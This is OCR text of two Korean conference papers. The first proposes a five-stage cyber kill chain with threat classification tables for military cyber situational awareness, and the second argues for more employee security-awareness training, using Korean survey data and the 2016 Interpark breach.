사이버 위협은 점차 지능적으로 진화하고 있으며 그 범위 또한 확대되고 피해 수준도 점차 커지고 있다. APT로 대표되는 사이버 위협은 2008년 이후 지속적으로 발생하고 있으며, 잘 훈련되고 체계적으로 구성된 조직이 침투 대상의 네트워크에서 장기간 사용할 수 있는 교두보를 마련하고 궁극적으로 금전적 이득 또는 정치적 목적을 달성하기 위해 체계적으로 구성된 일련의 공격 방법들을 사용한다. 보다 구체적으로 APT는 사이버 테러, 기밀문서 유출과 같은 목표를 달성하기 위해 대상 네트워크 또는 시스템에 침입하여 악성코드를 지능적으로 숨기고, 장기적으로 집중적이고 은밀하게 공격하거나 자료를 유출하는 공격을 말한다[11]. APT의 공격자는 대부분 기존의 CND(Computer Network Defense) 메커니즘을 무력화하기 위하여 제작된 형태의 공격 도구 및 기술들을 활용하여 원하는 목표를 달성한다.

APT와 같은 사이버 위협을 식별하고 대응하기 위해 미국의 록히드 마틴(Lockheed Martin) 社는 사이버 킬체인(Cyber Kill Chain) 모델을 제안하였다[1]. 사이버 킬체인은 APT를 설명하는 프레임워크로, 사이버 킬체인 모델에서 공격자는 특정 조직을 대상으로 최종 목표를 달성하기 위하여 공격을 수행하는 과정에서 여러 공격 절차가 각 단계별로 순차적이고 지속적으로 수행된다고 보고 각 공격 절차를 모델링하였다. 이와 관련하여 우리 군은 적에 의한 사이버 위협을 식별하고 선제적이고 체계적인 대응을 위해 사이버 킬체인 모델을 활용하는 방안을 모색하고 있다[12]. 사이버 킬체인 모델을 사이버 상황인식 기술에 접목하여 사이버 위협 상황을 인식하고 체계적으로 대응하고자 한다.

본 논문에서는 우리 군이 수행하는 사이버 작전에서의 상황인식에 적합한 사이버 킬체인 모델과 이를 기반으로 한 위협 분류 체계를 제안한다.

II. 관련 연구

2.1. 사이버 킬체인

미국의 록히드 마틴 社가 최초로 제안한 사이버 킬체인은 공격자가 최종 목표를 달성하기 위해 수행하는 각 공격 절차를 모델링하여 설명하고 있다. 각 공격 절차는 정찰(Reconnaissance), 무기화(Weaponizaion), 전달(Delivery), 익스플로잇(Exploitation), 설치(Installation), C2(Command and Control), 최종 목표(Actions on Objectives)의 7단계로 구성된다.

이와 유사하게, 미국 국방부의 사이버 안보 킬체인(Cybersecurity Kill Chain)은 사이버 킬체인에서 설치 단계를 제외하고 최종목표 단계 이후 유지 단계를 추가하였고[5], Vedasys 社에서 제안한 사이버 공격 방어(Cyber Attack Defense) 모델에서는 계획, 악성코드 도입, 명령 및 제어, 확장 및 내부 확산, 표적 식별, 공격 및 탈취, 철수 및 제거 등의 단계를 제안하였다[6].

이외에도 그림 1과 같이 다양한 공격 절차를 모델링한 킬체인 모델이 존재한다[7]. 이들은 단계 구성에서 조금씩 차이를 보이지만, 최초 록히드 마틴 社에서 제안한 사이버 킬체인 모델을 기반으로 하여 공격자의 공격 절차를 단계별로 구분하여 모델링하였다.

2.2. 사이버 위협 분류

미국의 MITRE 社에서 관리되고 있는 CAPEC(Common Attack Pattern Enumeration and Classification)[9]은 일반적인 공격 패턴의 정의와 실제 사례, 관련 취약점 및 검출 방법, 공격 패턴에 대응하기 위한 방법, 심각도 또는 기밀성, 무결성, 가용성에 미치는 영향도 등을 정리하고 있다. 2017년 5월 현재 버전 2.10에서 9종류의 공통적인 공격 메커니즘을 기준으로 총 542개의 세부 공격 패턴이 분류되어 있다.

역시 MITRE 社에서 제안한 ATT&CK (Adversarial Tactics, Techniques & Common Knowledge)[10]은 사이버 킬체인 모델에서 공격자가 대상 네트워크에 침투하여 목표 호스트를 익스플로잇한 이후(post-compromise)의 전술, 기법 및 절차(TTPs; tactics, techniques, and procedures)를 모델링하였다. 크게 10가지의 분류 기준에 따라 113개의 구체적인 기법을 열거하고 있으며, 각각의 기법에 각 공격 기법




그림 1. 기존 사이버 킬체인 모델 비교




그림 2. 제안하는 사이버 킬체인 모델

을 시행하기 위한 절차를 설명하고 있다. 여기서 분류 기준은 공격자의 공격 전술이며, 지속성 유지(persistence), 권한 상승(privilege escalation), 방어 회피(defense evasion) 등이 그 예이다.

그 외에도 사이버 위협을 기준에 따라 분류한 여러 연구들[3, 4]이 있지만, 각 연구마다 천차만별의 분류 기준을 가지고 사이버 위협을 분류하고 있으며, 사이버 상황인식을 위한 거시적 관점에서 활용하기는 어렵다는 문제가 있다.

III. 사이버 킬체인 모델 및 위협 분류

3.1. 기존 모델의 한계

기존에 제안된 다양한 사이버 킬체인 모델은 공격자가 수행하는 공격 절차 과정을 구성하고 있다. 이는 공격자의 관점이며, 우리 군의 사이버 작전 중 방어를 위한 사이버 상황인식 관점에서는 공격자의 모든 행동을 식별하고 분류하는 관점에서는 이 모델을 그대로 적용하기 어렵다.

사이버 킬체인의 각 단계는 완전한 선형(linear) 모델이 아니다. 공격자는 현재 단계의 공격이 실패하게 되면 이전 공격 단계로 돌아가서 다른 공격을 시도하게 되므로 사이버 킬체인의 기존 모델에 따르면 앞 뒤 공격 단계가 혼재되어 나타나게 된다.

공격자가 외부에서 네트워크에 침투하게 되었을 때 공격자가 내부 네트워크에서 수행하는 일련의 절차는 또 다른 킬체인 모델로 구성할 수 있다는 연구 결과[8]도 있다. 따라서 일부 공격 단계는 순환(cyclic)적으로 연결될 수도 있다.

3.2. 제안 사이버 킬체인 모델

본 논문에서는 그림 2와 같이 각 공격 목표에 따른 공격 단계를 정보수집, 공격전달, 거점장악, 지속유지, 최종목표의 5단계로 제안한다. 여기에 앞서 설명한 CAPEC 및 ATT&CK에서 제안한 각 공격 패턴들을 분석하고, 이를 공격자가 수행하는 전체적인 공격 흐름을 표현하는 사이버 킬체인 모델에 적용하여 각 공격 패턴들을 분류하고, 이를 사이버 킬체인의 각 단계에 정의된 세부 분류 기준에 맞추어 분류, 정리하였다.

3.3. 1단계: 정보수집

정보수집 단계에서 공격자는 목표로 하는 대상을 확인하고 선택한다. 구체적으로는 공격자가 적용할 수 있는 공격 기술을 선택하기 위해 잠재적 공격 대상 시스템에 대한 정보를 파악한다.

구체적으로는 소셜 네트워크 또는 웹사이트 검색을 통한 수동적 정보수집과, 잠재적 공격 대상에 대한 정보를 수집하기 위한 네트워크, 포트 또는 서비스에 대한 스캔 및 풋프린팅(footpringing)을 통한 능동적 정보수집이 있다.

정보수집 단계에서의 위협은 다음과 표 1과 같이 분류하여 정리할 수 있다.

표 1. 정보수집 단계에서의 위협 분류

분류	공격 기법 (예시)
스캔	▪ 호스트 스캔 ▪ 포트 스캔
시스템 정보 수집 (footprinting)	▪ 운영체제 정보 수집 ▪ 애플리케이션 정보 수집 ▪ 취약점 정보 수집

3.4. 2단계: 공격전달

공격자는 앞서 정보수집 단계에서 수집한 잠재적 공격 대상 시스템에 대한 정보를 파악하여, 그에 맞는 공격 페이로드 또는 악성코드를 제작하여 목표 시스템에 전달함으로써 최초로 침투하게 된다.

구체적으로는 웹사이트(drive-by-download), 이메일(URL 링크, 첨부파일 또는 본문), USB

메모리 등을 이용한 악성코드 유포, SQL 인젝션, 크로스 사이트 스크립팅(XSS)과 같은 웹 애플리케이션에 대한 침투를 포함하는, 서버의 취약점을 이용한 침입을 포함할 수 있다[2].

공격전달 단계에서의 위협은 다음의 표 2와 같이 분류하여 정리할 수 있다.

표 2. 공격전달 단계에서의 위협 분류

분류	공격 기법 (예시)
공격코드 삽입	▪ 크로스 사이트 스크립팅 (XSS) ▪ 크로스 사이트 요청 위조 (CSRF) ▪ SQL 인젝션 ▪ OS 명령어 삽입
시스템 접근	▪ 기본 페이지 접속 ▪ 경로 탐색 (Path Traversal)
로그인 시도	▪ 무차별 대입 (Brute Force) ▪ 비정상 로그인 시도
악성코드 전달	▪ Drive-by-download ▪ 파일 업로드 취약점 ▪ 악성코드 다운로드 ▪ 악성코드 유포 ▪ USB 메모리
사용자 유인	▪ 파밍 ▪ 피싱 ▪ DNS캐시 공격 (Cache Poisoning)

3.5. 3단계: 거점장악

거점장악 단계는, 공격전달 단계에서 전달된 공격자의 공격 페이로드 또는 악성코드의 작동이 촉발되어, 구체적으로는 대상 호스트의 취약점이 익스플로잇되어 공격자는 대상 네트워크 내의 거점을 장악하는 단계이다. 이 과정에서 공격자는 대상 호스트에서의 권한을 상승하게 된다.

거점장악 단계에서의 위협은 다음의 표 3과 같이 분류하여 정리할 수 있다. 여기서 익스플로잇의 대상이 되는 취약점은 운영체제(OS) 수준, 네트워크 수준, 또는 애플리케이션 및 소프트웨어 수준에 따라 분류할 수 있다[2].

표 3. 거점장악 단계에서의 위협 분류

분류	공격 기법 (예시)
취약성 공격 (Exploit)	▪ 버퍼 오버플로우 (Buffer Overflow) ▪ API 조작 ▪ 권한 상승 (Privilege Escalation)
악성코드	▪ 원격접속 도구 (RAT) ▪ 루트킷 ▪ 웹쉘

3.6. 4단계: 지속유지

지속유지 단계에서 공격자는 거점장악 단계에서 장악한 호스트 또는 호스트가 속한 네트워크에 대한 지속성을 유지하여 최종 목표를 달성하기 위한 준비를 한다. 이 과정에서 지속유지를 위한 사용자 권한을 획득하기 위해 계정, 퍼미션 또는 그룹 정책을 생성 또는 변경하거나, 지속적인 내부 정보 수집을 통한 최종 목표 대상 선정 등이 있다. 그 과정에서 공격자는 거점장악 단계에서 장악한 호스트에 대해 명령을 내리고 제어하는 등의 활동을 수행한다.

지속유지 단계에서의 위협은 다음의 표 4와 같이 분류하여 정리할 수 있다.

표 4. 지속유지 단계에서의 위협 분류

분류	공격 기법 (예시)
시스템 정보 수집	▪ 시스템 명령어를 이용한 시스템 정보 수집
사용자 데이터 수집	▪ 키로깅 ▪ 스크린 캡처 ▪ 네트워크 스니핑
내부 확산	▪ 계정/세션정보 위조/조작 ▪ 악성 클라이언트 생성 ▪ 원격 서비스 ▪ 공유폴더
환경 조작	▪ 설정정보 수정 ▪ 비정상/금지 서비스, 프로세스, 포트 ▪ 서비스 실행 주기 조작
C2 (Command and Control)	▪ 프로토콜 위배 ▪ 비정상 서비스 포트 이용 ▪ 비정상 프로토콜 이용 ▪ 알려진 C&C 서버 접속 ▪ 악성 도메인 접속 시도

3.7. 5단계: 최종목표

최종목표 단계는 공격자가 앞선 단계들을 순환적이면서 성공적으로 수행한 후에 최종 목표를 달성하기 위한 공격을 수행한다. 원하는 데이터를 수집하여 이를 외부로 유출하거나, 가용성 또는 무결성의 저하를 위해 데이터를 파괴 또는 수정하거나, 침입 흔적을 제거하는 행위를 포함한 탐지 및 방어 회피, 정상적 서비스의 방해를 위한 서비스 거부 공격 등이 있다.

최종목표 단계에서의 위협은 다음의 표 5와 같이 분류하여 정리할 수 있다.

표 5. 최종목표 단계에서의 위협 분류

분류	공격 기법 (예시)
서비스 거부	▪ Flooding ▪ Teardrop ▪ 자원 고갈
방어 회피	▪ 로그 수집 차단 ▪ 레지스트리 수정 ▪ 파일 삭제 ▪ 네트워크 연결 삭제
데이터 유출	▪ 데이터 수집 ▪ 데이터 압축 ▪ 주기적 데이터 전송 ▪ 다량 데이터 전송 ▪ USB에 데이터 전송

IV. 결론 및 향후 연구

본 논문에서는 우리 군의 사이버 상황인식을 위한 사이버 킬체인 모델과 이를 기반으로 한 위협 분류 모델을 제안하였다. 실제 사이버 킬체인 모델을 정립하고 알려진 사이버 위협을 분류하면서, 현재 발생하고 있는 사이버 위협은 사이버 킬체인 개념과 모델에 적용할 수 있음을 확인할 수 있었다. 제안된 모델을 이용하여 우리 군이 수행하는 사이버 작전에서 현재 식별된 사이버 위협에 대한 가시성을 확보하고, 이를 바탕으로 우리 군의 자산에 대한 피해 정도를 산출하고 임무에 미치는 영향을 판단할 수 있을 것으로 기대한다.

본 논문에서 제안한 사이버 킬체인은 여전히 완전하지 못한 문제가 있다. [13]에서도 언급하였듯이, 실제 공격자가 수행하는 공격 단계는 순차적으로 이어지지만 록히드 마틴 社의 사이버 킬체인 모델처럼 완전한 선형 모델이 아니라 일부 단계가 반복된다. 또한 내부자에 의한 사이버 위협을 이 모델에서도 완전히 설명하지 못하는 부분이 있다.

또한 사이버 킬체인 모델에 맞추어 알려진 공격 패턴 또는 공격 기법을 완전히 매핑하는 것은 어렵다. 실제 공격자는 각 공격 단계별 목적을 달성하기 위한 비용효과적인 방법을 사용하게 되며, 이 과정에서 비슷한 공격 기법이 여러 단계에서 사용된다.

따라서 향후 연구에서는 사이버 킬체인 모델을 정교화하고, 사이버 킬체인 모델을 구성하는 각 공격 단계에 대한 세부적 사이버 위협을 세밀하게 분류하고 이에 대한 대응 방안을 정립하는 프레임워크를 정립할 예정이다. 이를 우리 군의 의사결정 지원에도 반영함으로써 보다 체계화된 사이버 작전을 수행할 수 있을 것으로 기대한다.

[참고문헌]

[1] Eric M. Hutchins, Michael J. Cloppert, Rohan M. Amin, “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains”, Proc. 6th International Conference on Information Warfare and Security (ICIW 11), pp.113-125, Academic Conferences Ltd., 2010.

[2] Tarun Yadav and Arvind Mallari Rao, “Technical Aspects of Cyber Kill Chain”, International Symposium on Security in Computing and Communication, pp.438-452, Springer, 2015.

[3] Chris B. Simmons et. al,, “AVODIT: A Cyber Attack Taxonomy”, Proceedings of the 9th Annual Symposium on Information Assurance (ASIA ’14), page ASIA’14-2-12, 2014.

[4] M. Uma and G. Padmavathi, “A Survey on Various Cyber Attacks and Their Classification”, International Journal of Network Security, Vol. 15, No. 5, pp. 390-396, September 2013.

[5] Department of Defense, Cybersecurity Test and Evaulation Guidebook, Version 1.0, 2015.

[6] Vedasys, “Cyber Attack Defense: A Kill Chain Strategy”, Whitepaper, 2013.

[7] Hwelett Packard Enterprise, “HPE Attack Life Cycle Use Case Methodology”, Technical White Paper, 2016.

[8] Sean T. Malone, “Using an Expanded Cyber Kill Chain Model to Increase Attack Resilkiency”, Black Hat USA, August 2016.

[9] MITRE CAPEC, https://capec.mitre.org/ (2017. 5. 17 접속 확인)

[10] MITRE ATT&CK, https://attack.mitre.org/ (2017. 5. 17 접속 확인)

[11] Jeabyeong Chea, Changes In The Security Environment And Cyber-Security, Korea Information Society Politics, Vol .16, pp. 179, 2013.

[12] 손태종, 김영봉, “사이버킬체인 개념과 국방 적용방향”, 한국국방연구원 주간국방논단 제1653호, 2017.

[13] 유홍렬, 김협, 자욱재, 권태경, “엔드포인트 보호를 위한 확장된 사이버 킬체인 모델”, 2016 한국정보보호학회 동계학술대회.

임직원의 정보 보안 교육훈련 증진 필요성에 관한 연구

조형택*, 염흥열**

*순천향대학교 융합서비스보안학과,**순천향대학교 정보보호학과

A Study on the Necessity of Promoting Information Security Education and Training for Employees

Hyoung-Taek Cho*, Heung-Youl Youm**

*Department of Convergence Service Security, SoonChunHyang University.

**Department of Information Security Engineering, SoonChunHyang University.

요 약

최근 정보화 사회가 도래되면서 조직 업무 효율성 제고에 긍정적인 영향을 미치고 있다. 하지만 편리성이 제공되는만큼 보안 위협 또한 증가하면서 정보보호 교육에 관한 관심도 높아지고 있다. 현재 국내에서는 정보보호 업체의 수요에 맞춰 전문인력을 충분히 양성하려는 추세를 보이고 있으나 내부 임직원의 보안인식 향상 교육은 현저히 낮은 수준을 보이고 있다. 본 논문에서는 국내의 정보보호 교육 현황과 사고사례를 분석하여 임직원 대상의 정보보호 교육훈련의 증진 필요성과 방향을 제시한다.

I. 서론

사이버 공격이 사용자 개별 기기(엔드포인트)를 노리는 사회공학적 기법을 이용하면서 임직원 대상 보안 교육의 중요성이 높아지고 있다. 최근 해커의 공격이 상대적으로 방어에 취약한 엔드포인트를 향하면서 보안 교육에 대한 필요성이 커지고 있다. 2016년 국내에서 일어난 대형 해킹 사고(인터파크·국군사이버사령부) 사례에서도 해커는 개별 사용자에 대한 지능형 지속공격(APT)을 실시, 이메일 등을 통해 네트워크 내부로 침투하는 형태의 공격으로 피해를 입히고 정보를 빼돌렸다. 실제 한 중소기업의 경우 보안담당자가 접속을 제한한 특정 커뮤니티 사이트에 일부 직원이 가상망(VPN)을 통해 우회접속 했다 랜섬웨어에 감염돼 회사에 피해가 발생했다. 2014년 12월 발생한 한국수력원자력 해킹 사고에서 보듯 협력업체를 통한 침투가 이뤄지는 경우도 있어 내부 임직원은 물론 외부 협력업체나 기관에 대한 보안 교육도 필요한 실정이다.[1]

따라서 본 논문에서는 정보 보호 교육훈련 현황과 보안 사고 사례를 분석하여 임직원 교육훈련 증진의 필요성과 방향을 제시하고자 한다.

II. 관련 연구


2.1 정보 보호 교육훈련의 필요성

정보화의 발달은 일상생활에 편리성을 제공하고 조직의 업무 효율성 제고에 긍정적인 영향을 미치고 있다. 반면 기업의 크고 작은 정보유출 사고 등 급속한 정보화의 발달에 따른 위협도 존재한다.


“100% 완벽한 보안은 없다”라는 명제에 누구나 동의를 한다 하더라도 공격 기술이 발전함에 따라 방어기술도 함께 발전해온게 사실이다. 국내의 경우만 보더라도 지난 몇해 동안 정보보호 기술에 대한 투자는 꾸준히 증가 추세에 있으며, 많은 기업이 안티바이러스나 침입차단

시스템과 같은 기본적인 보안 시스템을 이미 보유하고 있는 상태이다.[2]

‘2013 Cost of Data Breach Study Global Analysis’에 따르면, 2012년에 발생한 데이터 유출 사고는 <그림 1>과 같이 외부 사이버 공격으로 인한 유출은 37%이었던 것에 반해 유출사고 대부분은 직원의 부주의(35%) 및 시스템오류(29%)가 주요 원인으로 나타났다. 해당 보고서에서는 데이터 유출에 따른 비용에 영향을 줄 수 있는 요인을 7가지(제3자의 실수, 장치분실 및 도난, 빠른탐지, 컨설팅, CISO임명, 사고대응 계획, 보안 정책)로 분류했는데 이중 조직이 사고 대응 계획을 보유하거나 보안 정책을 소유하고 이를 적절히 적용한다면 1인당 28달러의 데이터 유출 비용이 감소하는 것으로 나타났다.[3]



[그림 1] 유출(침해)사고의 주요 원인 및 비율



[그림 2] 요인별 1인당 데이터 유출 비용

또한 미국 보안 교육 전문업체 KnowBe4가 보안 인식 교육 전후 피싱 사이트 접속률을 조사한 결과에 따르면, 보안 교육 이후 직원들이 피싱 사이트를 접속할 가능성이 최대 75%까지 감소되는 것으로 나타났다. 내부 보안 위협이 가시화되면서 보안 인식 제고에 대한 목소리는 커지지만 정작 정부나 기업이 보안 교육에 투자는 미흡한 실정이며, 특히 중소기업과 같은 경우는 예산상의 이유로 보안조치가 제대로 이뤄지지 않아 상대적으로 직원들의 인식 교육이 더욱 필요할 것으로 판단된다.[3]

2.2 국내 보안 교육 현황

2.2.1 국내 정보보호 전문 인력 현황

국내 정보보호 교육훈련 현황을 살피기 앞서 정보보호 전문인력의 구성 현황에 대해 살펴보고자 한다.

[표 1]을 보면 2015년도 정보보호 관련 업계에 종사하는 인원은 총 3만 5,536명이다. 수준별 인력 현황을 살펴보면 초급 1만 4,039명(38.5%), 중급 8,692명(25.6%), 고급 7,299명(21.3%), 특급 5,505명(14.5%)이다. 수준별 인력 현황의 분포를 보면 정보보안 기업과 물리보안 기업 모두 초급 > 중급 > 고급 > 특급의 순으로 나타난다.[4]

[표 1] 정보보호산업 인력 전체 현황

구분	정보보호 담당 인력				
	특급	고급	중급	초급	합계
정보보안	1,393	2,216	2,715	3,785	10,109
물리보안	3,765	5,368	6,397	9,897	25,427
합계	5,158	7,584	9,112	13,682	35,536
비중	14.5	21.3	25.6	38.5	100.0

이는 국내 정보보호 산업에 종사하는 인력 중 경력이 풍부한 인원보다 경력을 막 시작한 인원이 대부분의 비중을 차지하는 것을 의미하며 이는 정보보호 산업 종사후 교육의 중요성을 의미하는 지표가 된다.

2.2.2 국내 정보보호 인력 양성 현황

최근 사이버 침해 사고가 급증하면서 정보보호의 중요성에 대한 관심이 높아지고 있다. 이러한 관심의 증가에 따라 전문인력의 양성의 필요성도 증가하고 있는 추세이다. 이에 국내 정보보호 관련 인력 양성 현황을 알아보고자 한다.

2015년 기준 대학교에 개설된 정보보호 관련 학과는 전문대학 9개, 4년제 대학 38개가 개설되어 있으며, 대학원 과정으로 총 36개의 학과가 운영중에 있다. 2015년 전문대학 이상의 정규교육기관에서 재적학생 수, 배출한 인원은 아래 [표 2]와 같으며 대학교 전체의 정보보호 관련 학과는 2014년도 대비 재적인원 7%, 배출인원수 40.9%가 증가하였다.[4]

[표 2] 2015년 전문대학이상 인력 배출 현황

대상	재적학생 수	2015년 배출 실적
전문대학	718	108
대학교	6,138	613
대학원	1,218	334

또한 대학원에서는 최근 모든 산업 분야에서 보안인력의 수요가 급증함에 따라 보안과 경영을 연계한 학과 및 전공이 꾸준히 운영중에 있다. 또한 고급인력 배출을 위해 참여대학과 수요기업들의 연계로 이루어진 고용계약형 석사과정이 2015년 12개 대학(2014년 8개)으로 지원이 확대됨으로써 대학원을 통한 전문인력 양성 및 배출이 더욱 활성화 되었다. [표 3]은 2014년 대비 2015년 대학원 재적인원 수, 배출 실적을 보여준다[4]


[표 3] 2014년 대비 2015년 대학원 인력 배출 현황

대학원	재적인원 수	배출 실적
2014	1,241	281
2015	1,495	411
증가 비율	**20.4%**	**46.3%**

2.2.3 국내 사업체 정보보호 교육 현황


전문 인력 양성을위해 전문기관의 학과 신설, 인력 배출에 비하여 국내 사업체는 매우 낮은 보안인식을 보이고 있다.

2016년 한 해 동안 위탁교육을 포함한 임직원을 대상으로 정보보호 및 개인정보보호 교육 [그림 3]과 같이 82.0%가 미실시 하고 있다고 답하였다.[2] 정보보호 교육을 실시하고 있는 국내 사업체의 비율이 굉장히 낮음을 알 수 있다.



[그림 3] 국내 기업 정보보호 교육 실시 현황

또한 정보보호 교육을 실시하는 기업중 교육 대상별 운영현황은 '컴퓨터를 사용하는 일반직원' 대상 실시하는 비율이 85.6%로 가장 높았으며, 다음으로 '개인정보 취급자(52.2%)', '개인정보보호 책임자(51.7%)' 등의 순으로 나타났다. ([그림 4] 참조)[2] 이는 정보보호 업무에 종사하는 인력 뿐만 아니라 임직원 모두의 보안 인식 향상이 중요하다 라는 것을 알 수 있다.



[그림 4] 정보보호 교육 실시 대상(복수응답)

2.3 사고 사례 분석

2016년 인터넷 쇼핑업체인 인터파크가 사이버 범죄자에 의해 해킹당하여, 1000여 만건의 고객정보가 유출되는 사건이 일어났다. 이 사건의 유출 경로는 다음과 같다.

1. 공격자가 임직원을 대상으로 악성파일이 첨부된 메일을 발송, 실행 유도[6]
2. 악성 파일을 실행한 임직원 PC는 감염되어 공격자 측의 C&C서버와 연결, 공격통로로 이용[6]
3. 장악 PC를 이용 서버 접근 권한이 있는 임직원 PC를 통해 DB접근 시도[6]
4. DB서버 접근 성공 후 정보 획득[6]
5. 개인 정보 획득에 성공한 공격자가 인터파크에 약 30억원의 금전요구 메일을 발송[6]

위 사건은 논리적인 망 분리의 허술함과 DB서버 접근 통제에 실패했다는점이 크게 작용하였다. 일반 임직원의 PC가 DB서버 접근 권한을 갖고 있는 PC에 접근하여 DB접근에 성공하였다는 점이 이러한 부분을 분명히 하고 있다.

III. 연구 결과 및 시사점

국내의 정보보호 교육 현황 분석 결과를 종합해 보면, 우선 전문인력의 양성 및 배출은 연도별로 꾸준히 증가하고 있는 추세를 보이고 있으나 높아지는 보안 관심도에 비해 국내 사업체의 보안교육의 지표는 상당히 불완전한 수준임을 알 수 있다.

대표적인 사고 사례를 보더라도 비록 기업 내부의 망 분리의 허술함과 접근 통제의 실패가 주요 원인 이였다고는 하나 사고의 시발점은 발송지가 정확하지 않은 악성코드가 첨부되어 있는 메일을 클릭하였음에 있다. 기존의 기술적인 보안에 의존함에 있어 내부 인원의 사소한 실수가 큰 피해를 입힘이 나타났으며 이는 기술적 보안 또한 중요하지만 임직원의 보안 인식의 향상 또한 중요하다는 점을 알 수 있다. 하지만 현재 국내 기업체의 임직원 대상 정보보호 교육은 현저히 낮은 수준을 보이고 있으며 에에 의견을 몇가지 제시하고자 한다. 첫째로는 절대적인 정보보호 교육 시간을 늘려야할 필요가 있다. 교육 실행 시간보다는 주기적으로 교육을 실행하여 보안 인식 향상에 힘을 쓸 필요가 있다. 둘째 교육 후에는 교육의 효과를 측정하여 미흡한 사항을 지속적으로 개선하는 것이 중요함으로 효과성 측정과 관련된 프로젝트가 수행될 필요가 있다.

IV.결론

본 논문에서는 국내 사업체의 정보보호 교육 현황과 임직원에 의한 사고사례를 분석하여 임직원 대상 교육훈련 증진의 필요성에 대한 의견을 제시하였다. 일반적으로 국내에서는 정보보호라는 포괄적인 분야에 대한 관심이 두드러지는 편이나 대부분 기술적인 보안에 의존율이 큰 편이며 일반 사용자의 보안인식 수준은 매우 낮은 편이다. 이로 인해 내부 임직원의 사소한 실수로 천문학적인 피해를 입은 것 또한 사실이다. 이러한 사실은 정보보호 관련 전문인력 양성과 배출 또한 중요하지만 내부 임직원의 정보보호 교육훈련을 통한 보안인식 향상이 보안 사고를 미연에 방지할 수 있음을 분명히 할 수 있다고 판단한다.

[참고문헌]

[1] 임직원 보안 교육 중요성 커진다 "클릭 전 두 번 생각하라", <경제신문>, 2016/12/29 15:45,http://www.dt.co.kr/contents.html?article_no=2016122902109960813009(2017/05/15)

[2] 방송통신위원회, 한국인터넷진흥원, 2016년 정보보호실태조사(기업부문), pp. 30-32, 2017

